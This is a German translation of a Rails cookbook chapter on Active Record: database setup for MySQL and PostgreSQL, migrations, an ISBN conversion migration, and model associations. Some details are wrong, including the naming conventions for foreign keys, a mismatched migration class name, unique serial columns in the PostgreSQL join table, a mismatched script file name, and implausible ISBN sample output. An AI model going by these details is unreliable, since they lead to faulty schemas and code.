Active Record ermöglicht einen bequemen, programmatischen Zugriff auf die Domänenschicht Ihrer Anwendung. Es handelt sich um einen persistenten Speichermechanismus, der häufig direkt mit der zugrundeliegenden relationalen Datenbank interagiert. Er basiert auf einem Entwurfsmuster (und ist auch nach diesem benannt), das von Martin Fowler in seinem Buch *Patterns of Enterprise Application Architecture* (Addison-Wesley) definiert wurde. Fowler fasst das Muster (frei übersetzt) wie folgt zusammen:

> *Ein Objekt, das eine Zeile einer Datenbanktabelle oder eines Views umschließt, den Datenbankzugriff kapselt und diese Daten um Domänenlogik erweitert.*

Active Record generiert zu diesem Zweck eine objektrelationale Abbildung (object relational mapping, ORM) zwischen den Ruby-Objekten Ihrer Anwendung und den Zeilen und Spalten Ihrer Datenbank. Diese Abbildung erlaubt es ihnen, mit der Datenbank wie mit jedem anderen Ruby-Objekt zu interagieren, d.h. Sie müssen nicht mit SQL arbeiten, um Ihre Daten bearbeiten zu können. Statt mit den Zeilen einer Datenbank zu arbeiten, besitzen Sie Ruby-Objekte, und die Datenbankspalten sind einfach Attribute dieser Objekte, die Sie mit Hilfe der Ruby-Accessormethoden lesen und schreiben können.

Der Vorteil der Abstrahierung des direkten Zugriffs auf Ihre Datenbank mit Active Record schließt auch die Möglichkeit ein, die Datenbank zu wechseln, die die eigentlichen Daten vorhält. Ihre Anwendung ist damit nicht mehr für alle Zeiten an eine Datenbank gebunden. Da die Details Ihres Modells in Active Record enthalten sind, ist es ein leichtes von MySQL auf, sagen wir mal, PostgreSQL oder SQLite zu wechseln.

Ein Domänenmodell besteht aus Daten und einer Reihe von Regeln die beschreiben, wie diese Daten mit dem Rest Ihrer Anwendung interagieren. Active Record erlaubt es Ihnen, die Logik Ihres Domänenmodells mittels Ruby zu definieren. Das gibt Ihnen Flexibilität bei der Definition spezifischer Geschäftsanforderungen an Ihre Daten. Die Zentralisierung dieser Logik im Modell macht darüber hinaus die Anpassung an geänderte Anforderungen wesentlich einfacher.

Active Record basiert, genau wie Rails, auf dem Konzept »Konvention vor Konfiguration«, um das Setup zu vereinfachen. Zum Beispiel ermittelt Active Record die Felder Ihrer Datenbank, wodurch die Notwendigkeit der Definition grundlegender Accessoren für jedes Feld entfällt. Active Record verlässt sich auf Namenskonventionen für Tabellen und Felder, um Ihr Datenbankschema mit minimalem Konfigurationsaufwand auf Ruby-Objekte abzubilden. Tabellennamen werden als Plural des in der Tabelle gespeicherten Objekts erwartet. Eine Tabelle mit Mitarbeiterdaten (engl. employee) wird also employees genannt. Darüber hinaus wird angenommen, dass jede Tabelle (ausser Link-Tabellen) einen eindeutigen primären Schlüssel namens `id` besitzen. Fremdschlüssel werden nach den sie referenzierenden Tabellen benannt, gefolgt von `by_id`. Zum Beispiel würde eine students-Tabelle. die eine andere Tabelle namens courses referenziert, eine courses_id-Spalte enthalten. Linktabellen, die bei M-zu-M-Beziehungen verwendet werden, sind nach den Tabellen benannt, auf die Sie verweisen, wobei die Tabellennamen in alphabetischer Reihenfolge verwendet werden (z.B. articles_categories).

Active Record bietet darüber hinaus dynamische, Attribut-basierte Finder und eine Reihe weiterer Helper-Methoden an, die die Arbeit mit der Datenbank einfach und effektiv machen.

In diesem Kapitel werden viele der Möglichkeiten vorgestellt, mit denen Active Record die Integration zwischen Ihrer Rails-Anwendung und der sie antreibenden Datenbank vereinfacht.

3.1 Eine relationale Datenbank für den Einsatz mit Rails einrichten

Problem

Sie haben MySQL oder PostgreSQL installiert und möchten eine relationale Datenbank einrichten, die Daten über Buchkapitel, die Rezepte in diesen Kapiteln, und Tags, die bei der Suche nach verwandten Themen in diesen Rezepten helfen, enthält. Diese Datenbank bildet das Rückgrat Ihrer Rails-Webanwendung. Die Datenbank enthält 1-zu-M- und M-zu-M-Beziehungen: jedes Kapitel enthält viele Rezepte, aber jedes Rezept kann nur in einem Kapitel vorliegen. Jedes Rezept kann mehrere Tags besitzen und jeder Tag kann zu vielen Rezepten gehören.

Lösung

Da Rails mindestens drei verschiedene Laufzeitumgebungen (*development*, *test* und *production*) definiert, müssen Sie im ersten Schritt eine Datenbank für jede Umgebung erzeugen.

Wenn Sie mit MySQL arbeiten, beginnen Sie mit dem Anlegen der drei Datenbanken. Nennen Sie sie `cookbook_dev`, `cookbook_test` und `cookbook_prod`. Hierzu melden Sie sich bei MySQL als root-Benutzer an:

```
$ mysql -u root
```

Wenn Sie nicht über root-Zugriff auf MySQL verfügen, lassen Sie sich vom Systemadministrator einen MySQL-Benutzer anlegen, der Datenbanken und Benutzer anlegen kann. Am `mysql`-Prompt geben Sie folgendes ein:

```
mysql> create database cookbook_dev;
mysql> create database cookbook_test;
mysql> create database cookbook_prod;
```

Nun legen Sie einen Benutzer namens rails_user an und gewähren diesem Benutzer Zugriff auf alle Tabellen in allen gerade angelegten Datenbanken. (Das hier verwendete Passwort lautet »r8!lz«. Sie sollten natürlich ein eigenes, sicheres Passwort wählen. Mehr über die Wahl guter Passwörter oder Passphrases erfahren Sie unter *http://world.std.com/~reinhold/diceware.html*.)

```
mysql> grant all privileges on cookbook_dev.* to 'rails_user'@'localhost'
    ->   identified by 'r8!lz';
mysql> grant all privileges on cookbook_test.* to 'rails_user'@'localhost'
    ->   identified by 'r8!lz';
mysql> grant all privileges on cookbook_prod.* to 'rails_user'@'localhost'
    ->   identified by 'r8!lz';
```

Als nächstes legen Sie eine Datei namens *create-mysql-db.sql* an, die den folgenden Code enthält (die Syntax für das Anlegen der Tabellen verlangt MySQL 4.1 oder höher):

```
drop table if exists 'chapters';
create table chapters (
    id                          int not null auto_increment,
    title                       varchar(255) not null,
    sort_order                  int not null default 0,
        primary key (id)
) type=innodb;

drop table if exists 'recipes';
create table recipes (
    id                          int not null auto_increment,
    chapter_id                  int not null,
    title                       varchar(255) not null,
    problem                     text not null,
    solution                    text not null,
    discussion                  text not null,
    see_also                    text null,
    sort_order                  int not null default 0,
        primary key (id, chapter_id, title),
        foreign key (chapter_id) references chapters(id)
) type=innodb;
```

```
drop table if exists 'tags';
create table tags (
    id                          int not null auto_increment,
    name                        varchar(80) not null,
        primary key (id)
) type=innodb;

drop table if exists 'recipes_tags';
create table recipes_tags (
    recipe_id                   int not null,
    tag_id                      int not null,
        primary key (recipe_id, tag_id),
        foreign key (recipe_id) references recipes(id),
        foreign key (tag_id)  references tags(id)
) type=innodb;
```

Nun bauen Sie die Datenbank `cookbook_dev` mit den Tabellengenerierungsanweisungen aus *create-mysql-db.sql* auf:

```
$ mysql cookbook_dev -u rails_user -p < create-mysql-db.sql
$ mysql cookbook_test -u rails_user -p < create-mysql-db.sql
$ mysql cookbook_prod -u rails_user -p < create-mysql-db.sql
```

Abschließend überprüfen Sie die erfolgreiche Generierung der `cookbook_dev`-Datenbank mit dem nachfolgenden Befehl. Sie sollten alle Tabellen sehen, die von *create-mysql-db.sql* angelegt wurden:

```
$ mysql cookbook_dev -u rails_user -p <<< "show tables;"
Enter password:
Tables_in_cookbook_dev
chapters
recipes
recipes_tags
tags
```

Wenn Sie mit PostgreSQL arbeiten, sehen Sie nachfolgend, wie man die gleiche Aufgabe erledigt. Beginnen Sie mit der Einrichtung eines Benutzers und legen Sie dann jede Datenbank mit diesem Benutzer als Eigentümer an. Melden Sie sich bei PostgreSQL über das `psql`-Utility an. Der Benutzer unter dem Sie sich anmelden, muss das Recht haben Datenbanken und Rollen (Roles, oder Benutzer) anzulegen.

```
$ psql -U rob -W template1
```

`template1` ist PostgreSQLs Standard-Templatedatenbank und wird hier einfach als Umgebung zum Anlegen neuer Datenbanken verwendet. Erneut müssen Sie sich vom Systemadministrator einrichten lassen, wenn Sie nicht über die entsprechenden Rechte verfügen. Im `psql`-Prompt legen Sie einen Benutzer an:

```
template1=# create user rails_user encrypted password 'r8!lz';
CREATE ROLE
```

Danach legen Sie die einzelnen Datenbanken an und legen dabei den Eigentümer fest:

```
template1=# create database cookbook_dev owner rails_user;
CREATE DATABASE
```

```
template1=# create database cookbook_test owner rails_user;
CREATE DATABASE
template1=# create database cookbook_prod owner rails_user;
CREATE DATABASE
```

Nun legen Sie eine Datei namens *create-postgresql-db.sql* mit dem folgenden Inhalt an:

```
create table chapters (
    id                          serial unique primary key,
    title                       varchar(255) not null,
    sort_order                  int not null default 0
);

create table recipes (
    id                          serial unique primary key,
    chapter_id                  int not null,
    title                       varchar(255) not null,
    problem                     text not null,
    solution                    text not null,
    discussion                  text not null,
    see_also                    text null,
    sort_order                  int not null default 0,
        foreign key (chapter_id) references chapters(id)
);

create table tags (
    id                          serial unique primary key,
    name                        varchar(80) not null
);

create table recipes_tags (
    recipe_id                   serial unique
        references recipes(id),
    tag_id                      serial unique
        references tags(id)
);
```

Dann bauen Sie jede Datenbank mit Hilfe von *create-postgresql-db.sql* auf:

```
$ psql -U rails_user -W cookbook_dev < create-pgsql-db.sql
$ psql -U rails_user -W cookbook_test < create-pgsql-db.sql
$ psql -U rails_user -W cookbook_prod < create-pgsql-db.sql
```

Abschließend überprüfen Sie den Erfolg mit:

```
$ psql -U rails_user -W cookbook_dev <<< "\dt"
Password for user rails_user:
             List of relations
 Schema |     Name     | Type  |   Owner
--------+--------------+-------+------------
 public | chapters     | table | rails_user
 public | recipes      | table | rails_user
 public | recipes_tags | table | rails_user
 public | tags         | table | rails_user
(4 rows)
```

Diskussion

Die Lösung legt eine cookbook-Datenbank an und führt dann ein DLL-Skript (Data Definition Language) aus, um die Tabellen anzulegen. Die DDL definiert vier Tabellen namens `chapters`, `recipes`, `tags` und `recipes_tags`. Die für die Benennung der Tabellen und Felder verwendeten Konventionen wurden so gewählt, dass Sie mit den Active Record-Standards kompatibel sind. Die Tabellennamen liegen im Plural vor, jede Tabelle (mit Ausnahme von `recipes_tags`) besitzt einen primären Schlüssel namens `id`, und die Spalten, die andere Tabellen referenzieren, beginnen mit der Singularform des referenzierten Tabellennamen gefolgt von `_id`. Zusätzlich liegt die Datenbank in der dritten Normalform (3NF) vor-was ein Muss ist, solange es nicht einen guten Grund dagegen gibt.

Die Tabellen chapters und recipes besitzen eine 1-zu-M-Beziehung: ein Kapitel kann viele Rezepte enthalten. Das ist eine asymmetrische Beziehung, da Rezepte nicht zu mehr als einem Kapitel gehören können. Diese Beziehung zwischen den Daten sollte intuitiv und vertraut sein: schließlich ist dieses Buch ein konkretes Beispiel dafür.

Die Lösung beschreibt auch eine M-zu-M-Beziehung zwischen den `recipes`- und `tags`-Tabellen. In diesem Fall können Rezepte mit vielen Tags assoziiert werden, und (symmetrisch) können Tags mit vielen Rezepten verknüpft werden. Die Tabelle `recipes_tags` hält diese Beziehung nach und wird als *intermediäre Join-Tabelle* (oder einfach nur Join-Tabelle) bezeichnet. `recipes_tags` ist in der Hinsicht einmalig, dass es zwei primäre Schlüssel besitzt, einen für jeden Fremdschlüssel. Active Record erwartet, das Join-Tabellen als Verkettung der verknüpften Tabellen (in alphabetischer Reihenfolge) benannt werden.

Siehe auch

- Weitere Informationen zum Hinzufügen von Benutzern MySQL, finden Sie auf *http://dev.mysql.com/doc/refman/5.0/en/adding-users.html*
- Mehr über die Benutzeradministration unter PostgreSQL erfahren Sie unter *http://www.postgresql.org/docs/8.1/static/user-manag.html*

3.2 Datenbankschemata programmatisch definieren

Problem

Sie entwickeln eine Rails-Anwendung für die öffentliche Distribution und wollen mit allen Datenbanken zusammenarbeiten, die Rails-Migrations unterstützen (e.g., MySQL, PostgreSQL, SQLite, SQL Server und Oracle). Sie können Ihr Datenbankschema so definieren, dass Sie sich nicht um die jeweilige SQL-Implementierung jeder Datenbank kümmern müssen.

Lösung

Aus dem Stamm der Anwendung führen Sie den folgenden Generator-Befehl aus:

```
$ ruby script/generate migration create_database
```

Dieser Befehl generiert ein neues Migration-Skript namens *001_create_database.rb*. In der `up`-Methode des Skripts fügen Sie Anweisungen für die Schema-Generierung ein, wobei Sie Active Record Schema-Anweisungen wie `create_table` verwenden. Für die `down`-Methode machen Sie es genau umgekehrt: fügen Sie Anweisungen ein, die die mit `up` erzeugten Tabellen wieder entfernen.

db/migrate/001_create_database.rb:

```
class CreateDatabase < ActiveRecord::Migration
  def self.up

    create_table :products do |t|
      t.column :name, :string, :limit => 80
      t.column :description, :string
    end

    create_table(:categories_products, :id => false) do |t|
      t.column :category_id, :integer
      t.column :product_id, :integer
    end

    create_table :categories do |t|
      t.column :name, :string, :limit => 80
    end
  end

  def self.down
    drop_table :categories_products
    drop_table :products
    drop_table :categories
  end
end
```

Dann instanziieren Sie die Datenbank, indem Sie die Migration wie folgt ausführen:

```
$ rake db:migrate
```

Diskussion

Die Untersuchung der Datenbank zeigt, dass die Tabellen korrekt angelegt wurden, als hätten Sie SQL verwendet.

```
mysql> desc categories;
+-------+-------------+------+-----+---------+----------------+
| Field | Type        | Null | Key | Default | Extra          |
+-------+-------------+------+-----+---------+----------------+
| id    | int(11)     |      | PRI | NULL    | auto_increment |
| name  | varchar(80) | YES  |     | NULL    |                |
+-------+-------------+------+-----+---------+----------------+
2 rows in set (0.00 sec)

mysql> desc products;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| id          | int(11)      |      | PRI | NULL    | auto_increment |
| name        | varchar(80)  | YES  |     | NULL    |                |
| description | varchar(255) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
3 rows in set (0.00 sec)

mysql> desc categories_products;
+-------------+---------+------+-----+---------+-------+
| Field       | Type    | Null | Key | Default | Extra |
+-------------+---------+------+-----+---------+-------+
| category_id | int(11) | YES  |     | NULL    |       |
| product_id  | int(11) | YES  |     | NULL    |       |
+-------------+---------+------+-----+---------+-------+
2 rows in set (0.00 sec)
```

Wir haben eine Datenbank mit einer M-zu-M-Beziehung zwischen products und categories aufgebaut, sowie mit einer `categories_products`-Join-Tabelle. Im Gegensatz zu den anderen Tabellen besitzt die Join-Tabelle keinen primären Schlüssel. Wir unterdrücken das Anlegen des primären Schlüssels, den Rails standardmäßig erzeugt, indem wir `@:id => false` als Option an `create_table` übergeben, wenn wir `categories_products` anlegen.

`create_table` verlangt einen Block mit Aufrufen der `column`-Methode, die die Spalten der Tabelle definiert. `column` wird der Name der Spalte übergeben, gefolgt von deren Typ (z.B. `:primary_key`, `:string`, `:text`, `:integer`, `:float`, `:datetime`, `:timestamp`, `:time`, `:date`, `:binary`, `:boolean`). Schließlich können Sie noch Optionen an `column` übergeben, die die maximale Länge und den Standardwert festlegen. Sie können ausserdem festlegen, ob Nulleinträge erlaubt sind. Hier ein Beispiel:

```
t.column :name, :string, :limit => 80
t.column :role, :string, :default => 'admin'
t.column :status, :string, :default => 'pending', :null => false
```

Siehe auch

- Der bevorzugte Weg zur Entwicklung Ihrer Datenbank mit Rails sind Migrations. Siehe Rezept 3.3, »Ihre Datenbank mit Migrations entwickeln«.

3.3 Ihre Datenbank mit Migrations entwickeln

Problem

Sie müssen Ihr Datenbankschema ändern: Sie wollen Spalten hinzufügen und löschen, oder Ihre Tabellendefinitionen auf andere Weise modifizieren. Wenn die Dinge nicht laufen wie gewünscht, sollen Sie in der Lage sein, die Änderungen rückgängig zu machen.

Zum Beispiel arbeiten Sie mit einem Team von Entwicklern an einer Datenbank zur Verwaltung von Büchern. Seit dem 1. Januar 2007 verwendet die Buchindustrie ein neues, 13 Ziffern nutzendes ISBN-Format für die Identifikation aller Bücher. Sie wollen Ihre Datenbank an diese Änderung anpassen.

Was die Aktualisierung etwas erschwert, ist die Tatsache, dass nicht alle Entwickler Ihrer Gruppe soweit sind, die Umwandlung auf einmal vornehmen zu können. Sie suchen eine Möglichkeit festzulegen wie die Änderung auf jede Instanz der Datenbank angewandt werden soll. Jede inkrementelle Änderung soll der Versionskontrolle unterliegen, und idealerweise wollen Sie in der Lage sein, die Änderungen bei Bedarf rückgängig zu machen.

Lösung

Verwenden Sie Active Record-Migrations und definieren Sie den Konvertierungsprozess in zwei verschiedenen Stufen.

Verwenden Sie den Generator, um die beiden Migrations zu erzeugen:

```
$ ruby script/generate migration AddConvertedIsbn
      create  db/migrate
      create  db/migrate/001_add_converted_isbn.rb
$ ruby script/generate migration ReplaceOldIsbn
      exists  db/migrate
      create  db/migrate/002_replace_old_isbn.rb
```

Definieren Sie die erste Migration wie folgt. Fügen Sie `convert_isbn` als den ISBN-Konvertierungsalgorithmus enthaltende Helper-Methode ein.

db/migrate/001_add_converted_isbn.rb:

```
class ConvertIsbn < ActiveRecord::Migration
  def self.up
    add_column :books, :new_isbn, :string, :limit => 13
    Book.find(:all).each do |book|
      Book.update(book.id, :new_isbn => convert_isbn(book.isbn))
    end
  end

  def self.down
    remove_column :books, :new_isbn
  end
```

```
  # Umwandlung von 10- auf 13-stelliges ISBN-Format
  def self.convert_isbn(isbn)
    isbn.gsub!('-','')
    isbn = ('978'+isbn)[0..-2]
    x = 0
    checksum = 0
    (0..isbn.length-1).each do |n|
      wf = (n % 2 == 0) ? 1 : 3
      x += isbn.split('')[n].to_i * wf.to_i
    end
    if x % 10 > 0
      c = 10 * (x / 10 + 1) - x
      checksum = c if c < 10
    end
    return isbn.to_s + checksum.to_s
  end
end
```

Die zweite Stufe der Umwandlung sieht wie folgt aus:

db/migrate/002_replace_old_isbn.rb:

```
class ReplaceOldIsbn < ActiveRecord::Migration
  def self.up
    remove_column :books, :isbn
    rename_column :books, :new_isbn, :isbn
  end
  def self.down
    raise IrreversibleMigration
  end
end
```

Diskussion

Active Record-Migrations definieren versionierte inkrementelle Schema-Updates. Jede Migration ist eine Klasse, die eine Reihe von Anweisungen für die Durchführung einer Änderung (oder einer Reihe von Änderungen) am Datenbankschema enthält. Innerhalb der Klasse sind die Anweisungen in zwei Klassenmethoden (`up` und `down`) enthalten. Diese beiden Klassen definieren, wie die Änderungen anzuwenden sind, und wie man sie wieder zurücknimmt.

Wird eine Migration erstmals generiert, legt Rails eine Tabelle namens `schema_info` in der Datenbank an, wenn diese noch nicht existiert. Diese Tabelle enthält eine Integerspalte namens `version`. Diese `version`-Spalte hält die Version der aktuellsten Migration nach, die auf das Schema angewendet wurde. Jede Migration enthält eine eindeutige Versionsnummer, die im Dateinamen enthalten ist. (Der erste Teil des Namens ist die Versionsnummer, gefolgt von einem Unterstrich und dem Dateinamen, der üblicherweise beschreibt, was die Migration tut.)

Um eine Migration anzuwenden, nutzen Sie einen `rake`-Task:

```
$ rake db:migrate
```

Werden an diesen Befehl keine Argumente übergeben, bringt rake das Schema auf den neuesten Stand, indem es alle Migrations anwendet, deren Versionsnummer höher sind als die Versionsnummer, die in der schema_info-Tabelle steht. Optional können Sie die Migration-Version angeben, mit der Ihr Schema enden soll:

```
$ rake db:migrate VERSION=12
```

Sie können einen ähnlichen Befehl verwenden, um die Datenbank wieder zurück auf einen älteren Stand zu bringen. Liegt das Schema momentan zum Beispiel in der Version 13 vor, und hat diese Version 13 Probleme, dann können Sie den obigen Befehl verwenden, um wieder zu Version 12 zurückzukehren.

Die Lösung beginnt mit einer Datenbank, die nur aus einer Büchertabelle besteht, die eine Spalte mit 10-stelligen ISBNs enthält:

```
mysql> select * from books;
+----+------------+-----------------+
| id | isbn       | title           |
+----+------------+-----------------+
|  1 | 9780596001 | Apache Cookbook |
|  2 | 9780596001 | MySQL Cookbook  |
|  3 | 9780596003 | Perl Cookbook   |
|  4 | 9780596006 | Linux Cookbook  |
|  5 | 9789867794 | Java Cookbook   |
|  6 | 9789867794 | Apache Cookbook |
|  7 | 9781565926 | PHP Cookbook    |
|  8 | 9780596007 | Snort Cookbook  |
|  9 | 9780596007 | Python Cookbook |
| 10 | 9781930110 | EJB Cookbook    |
+----+------------+-----------------+
10 rows in set (0.00 sec)
```

Im ersten Teil unsere zweistufigen Konvertierungsprozesses fügen wir eine neue Spalte namens new_isbn ein, und füllen diese dann auf, indem wir die vorhandene 10-stellige ISBN aus isbn in die neue 13-stellige Version umwandeln. Die Konvertierung wird von einer von uns definierten Utility-Methode namens convert_isbn übernommen. Die up-Methode fügt die neue Spalte ein. Sie geht dann alle vorhandenen Bücher durch, nimmt die Umwandlung vor und speichert das Ergebnis in der new_isbn-Spalte.

```
def self.up
  add_column :books, :new_isbn, :string, :limit => 13
  Book.reset_column_information
  Book.find(:all).each do |book|
    Book.update(book.id, :new_isbn => convert_isbn(book.isbn))
  end
end
```

Wir führen die erste Migration, *db/migrate/001_add_converted_isbn.rb*, mit dem folgenden rake-Befehl (beachten Sie die Großschreibung der Versionsnummer) aus:

```
$ rake db:migrate VERSION=1
(in /home/rob/bookdb)
```

Wir können bestätigen, dass die schema_info-Tabelle angelegt wurde und das sie die Version »1« enthält. Die Untersuchung der books-Tabelle zeigt die korrekt konvertierte new_isbn-Spalte:

```
mysql> select * from schema_info; select * from books;
+---------+
| version |
+---------+
|       1 |
+---------+
1 row in set (0.00 sec)

+----+------------+-----------------+---------------+
| id | isbn       | title           | new_isbn      |
+----+------------+-----------------+---------------+
|  1 | 9780596001 | Apache Cookbook | 9789780596002 |
|  2 | 9780596001 | MySQL Cookbook  | 9789780596002 |
|  3 | 9780596003 | Perl Cookbook   | 9789780596002 |
|  4 | 9780596006 | Linux Cookbook  | 9789780596002 |
|  5 | 9789867794 | Java Cookbook   | 9789789867790 |
|  6 | 9789867794 | Apache Cookbook | 9789789867790 |
|  7 | 9781565926 | PHP Cookbook    | 9789781565922 |
|  8 | 9780596007 | Snort Cookbook  | 9789780596002 |
|  9 | 9780596007 | Python Cookbook | 9789780596002 |
| 10 | 9781930110 | EJB Cookbook    | 9789781930119 |
+----+------------+-----------------+---------------+
10 rows in set (0.00 sec)
```

An diesem Punkt können wir die Migration rückgängig machen, indem wir rake mit VERSION=0 aufrufen. Das führt die down-Methode aus:

```
def self.down
  remove_column :books, :new_isbn
end
```

die die new_isbn-Spalte entfernt und die schema_info-Version wieder auf »0« setzt. Nicht alle Migrations können rückgängig gemacht werden, d.h. Sie sollten Ihre Datenbank sichern, um Datenverlust zu vermeiden. In diesem Fall verlieren wir die Daten in der new_isbn-Spalte, was nicht weiter tragisch ist, da die isbn-Spalte immer noch vorhanden ist.

Sobald die Konvertierung abgeschlossen ist, vielleicht wenn alle Entwickler beruhigt sind, dass das neue ISBN-Format mit ihrem Code läuft, wenden Sie die zweite Migration an:

```
$ rake db:migrate VERSION=2
(in /home/rob/projects/migrations)
```

VERSION=2 ist optional, da wir uns zur höchsten Migration bewegen.

Um die Konvertierung abzuschließen, entfernt die zweite Migration die isbn-Spalte und benennt die new_isbn-Spalte um. Diese Migration ist nicht umkehrbar. Wollen wir wieder zu einer älteren Version zurück, löst die Methode self.down eine Ausnahme aus. Wir könnten alternativ eine self.down-Methode definieren, die die Spalten umbenennt und das 10-stellige isbn-Feld wieder auffüllt:

```
mysql> select * from schema_info; select * from books;
+---------+
| version |
+---------+
|       2 |
+---------+
1 row in set (0.00 sec)

+----+-----------------+---------------+
| id | title           | isbn          |
+----+-----------------+---------------+
|  1 | Apache Cookbook | 9789780596002 |
|  2 | MySQL Cookbook  | 9789780596002 |
|  3 | Perl Cookbook   | 9789780596002 |
|  4 | Linux Cookbook  | 9789780596002 |
|  5 | Java Cookbook   | 9789789867790 |
|  6 | Apache Cookbook | 9789789867790 |
|  7 | PHP Cookbook    | 9789781565922 |
|  8 | Snort Cookbook  | 9789780596002 |
|  9 | Python Cookbook | 9789780596002 |
| 10 | EJB Cookbook    | 9789781930119 |
+----+-----------------+---------------+
10 rows in set (0.00 sec)
```

Siehe auch

- Mehr über Migrations erfahren Sie in der Rail API-Dokumentation auf *http://api.rubyonrails.com/classes/ActiveRecord/Migration.html*

3.4 Eine Datenbank mit Active Record modellieren

Problem

Sie besitzen eine relationale Datenbank und wollen mit Active Record eine Modell-Repräsentation aufbauen. (Wir verwenden die `cookbook_dev`-Datenbank aus Rezept 3.1, »Eine relationale Datenbank für den Einsatz mit Rails einrichten«.)

Lösung

Zuerst legen Sie ein Rails-Projekt namens `cookbook` an:

```
$ rails cookbook
```

Aus dem Stammverzeichnis der `cookbook`-Anwendung verwenden Sie den `model`-Generator, um das Modell-Scaffolding für jede Tabelle in der `cookbook_dev`-Datenbank zu generieren (ausser für die Join-Tabellen):

```
~/cookbook$ ruby script/generate model chapter
      create  app/models/
      exists  test/unit/
      exists  test/fixtures/
      create  app/models/chapter.rb
   identical  test/unit/chapter_test.rb
   identical  test/fixtures/chapters.yml

~/cookbook$ ruby script/generate model recipe
      exists  app/models/
      exists  test/unit/
      exists  test/fixtures/
      create  app/models/recipe.rb
   identical  test/unit/recipe_test.rb
   identical  test/fixtures/recipes.yml

~/cookbook$ ruby script/generate model tag
      exists  app/models/
      exists  test/unit/
      exists  test/fixtures/
      create  app/models/tag.rb
   identical  test/unit/tag_test.rb
   identical  test/fixtures/tags.yml
```

Danach fügen Sie die folgenden Deklarationen in die Dateien im *app/models*-Verzeichnis ein:

~/cookbook/app/models/chapter.rb:

```
class Chapter < ActiveRecord::Base
  has_many :recipes
end
```

~/cookbook/app/models/recipe.rb:

```
class Recipe < ActiveRecord::Base
  belongs_to :chapter
  has_and_belongs_to_many :tags
end
```

~/cookbook/app/models/tag.rb:

```
class Tag < ActiveRecord::Base
  has_and_belongs_to_many :recipes
end
```

Diskussion

Active Record erzeugt eine ORM-Schicht über unserer `cookbook`-Datenbank. Diese Schicht erlaubt es Rails, mit der Datenbank über eine objektorientierte Schnittstelle (definiert durch Active Record-Klassen) zu kommunizieren. Innerhalb dieser Abbildung repräsentieren Klassen die Tabellen und Objekte entsprechen den Zeilen dieser Tabellen.

Unsere Datenbank enthält 1-zu-M- und M-zu-M-Beziehungen. Wir müssen Active Record mit einigen Informationen über die Beziehungen versorgen. Zu diesem Zwck fügen wir Beziehungsdeklarationen in die Active Record Klassendefinition jedes Modells ein.

Für die 1-zu-M-Beziehung zwischen Kapiteln und Rezepten haben wir `has_many :recipes` in *chapters.rb* und `belongs_to :chapter` in *recipes.rb* eingefügt. Beachten Sie, dass diese Deklarationen als reine englische Erklärungen der Beziehung dienen (z.B. »Chapters have many recipes«, also »Kapitel besitzen viele Rezepte«.). Diese Sprache hilft uns, komplexe Datenmodelle zu konzeptionalisieren und zu kommunizieren, indem wir ihre realen Repräsentationen verbalisieren.

Die M-zu-M-Beziehung zwischen Rezepten und Tags benötigt ebenfalls die Hilfe von Active Record-Deklarationen. Wir haben `has_and_belongs_to_many :tags` in *recipes.rb* und `has_and_belongs_to_many :recipes` in *tags.rb* eingefügt. Es gibt keine Spur der Join-Tabelle `recipes_tags`, was durch das Design begründet ist. Active Record übernimmt die Komplexität der Pflege von M-zu-M-Beziehungen und stellt eine intuitive Schnittstelle für den Zugriff durch Rails zur Verfügung.

Sie können die Existenz des Modells und seiner Beziehungen überprüfen, indem Sie eine Instanz der Rails-Console ausführen. Die Ausführung von *script/console* aus dem Anwendungsstamm startet eine `irb`-Session, die auf Ihre Rails-Umgebung zugreift. (Die Option `-s` weist die Console an, alle Änderungen an der Datenbank zurückzunehmen, wenn Sie die Console verlassen.)

```
~/cookbook/test$ ruby script/console -s
Loading development environment in sandbox.
Any modifications you make will be rolled back on exit.
```

Zuerst wollen wir ein `Chapter`-Objekt anlegen:

```
>> c = Chapter.new
=> #<Chapter:0x8e158f4 @new_record=true, @attributes={"sort_order"=>0,
"title"=>nil}>
```

Dann ein `Recipe`-Objekt:

```
>> r = Recipe.new
=> #<Recipe:0x8e131d0 @new_record=true, @attributes={"see_also"=>nil,
"discussion"=>nil, "sort_order"=>0, "title"=>nil, "chapter_id"=>nil,
"solution"=>nil, "problem"=>nil}>
```

Nun fügen wir dieses Rezept dem Kapitel hinzu:

```
>> c.recipes << r
=> [#<Recipe:0x8e131d0 @new_record=true, @attributes={"see_also"=>nil,
"discussion"=>nil, "sort_order"=>0, "title"=>nil, "chapter_id"=>nil,
"solution"=>nil, "problem"=>nil}>]
```

Die Untersuchung des `Chapter`-Objekts zeigt, dass unser Rezept wie erwartet aufgenommen wurde. (Deutlich einfacher als der entsprechende SQL-Code, nicht wahr?)

```
>> c
=> #<Chapter:0x8e158f4 @new_record=true, @recipes=[#<Recipe:0x8e131d0
```

```
@new_record=true, @attributes={"see_also"=>nil, "discussion"=>nil,
"sort_order"=>0, "title"=>nil, "chapter_id"=>nil, "solution"=>nil,
"problem"=>nil}>], @attributes={"sort_order"=>0, "title"=>nil}>
```

Wir haben nun Zugriff auf die Rezepte unseres Kapitels über das `recipes`-Array des Kapitels.

```
>> c.recipes
=> [#<Recipe:0x8e131d0 @new_record=true, @attributes={"see_also"=>nil,
"discussion"=>nil, "sort_order"=>0, "title"=>nil, "chapter_id"=>nil,
"solution"=>nil, "problem"=>nil}>]
```

Denken Sie daran, dass Sie sich jederzeit die für ein Objekt verfügbaren Methoden ansehen können, indem Sie `methods` aufrufen.

```
>> c.methods
```

Um mit unserer Rezept-zu-Tag-Beziehung herumzuspielen, legen wir ein `Tag`-Objekt an und fügen es unserem `Recipe`-Objekt hinzu:

```
>> t = Tag.new
=> #<Tag:0x8e09e3c @new_record=true, @attributes={"name"=>nil}>
>> r.tags << t
=> [#<Tag:0x8e09e3c @new_record=true, @attributes={"name"=>nil}>]
```

Eine abschließende Untersuchung bestätigt, dass der `Tag` zu unserem `Recipe`-Objekt hinzugefügt wurde:

```
>> r.tags=> [#<Tag:0x8e09e3c @new_record=true, @attributes={"name"=>nil}>]
```

Siehe auch

- Die Rails API-Dokumentation für Active Record, *http://api.rubyonrails.com/classes/ActiveRecord/Base.html*

3.5 Untersuchung der Modell-Beziehungen über die Rails-Console

Problem

Sie wollen die Beziehungen zwischen den Objekten Ihres Modells untersuchen, um sicherzustellen, dass diese korrekt eingerichtet wurden. Sie könnten dafür eine Web-Anwendung aufbauen, aber Sie wünschen sich etwas schnelles und einfaches, und da ist die Kommandozeile nicht zu schlagen.

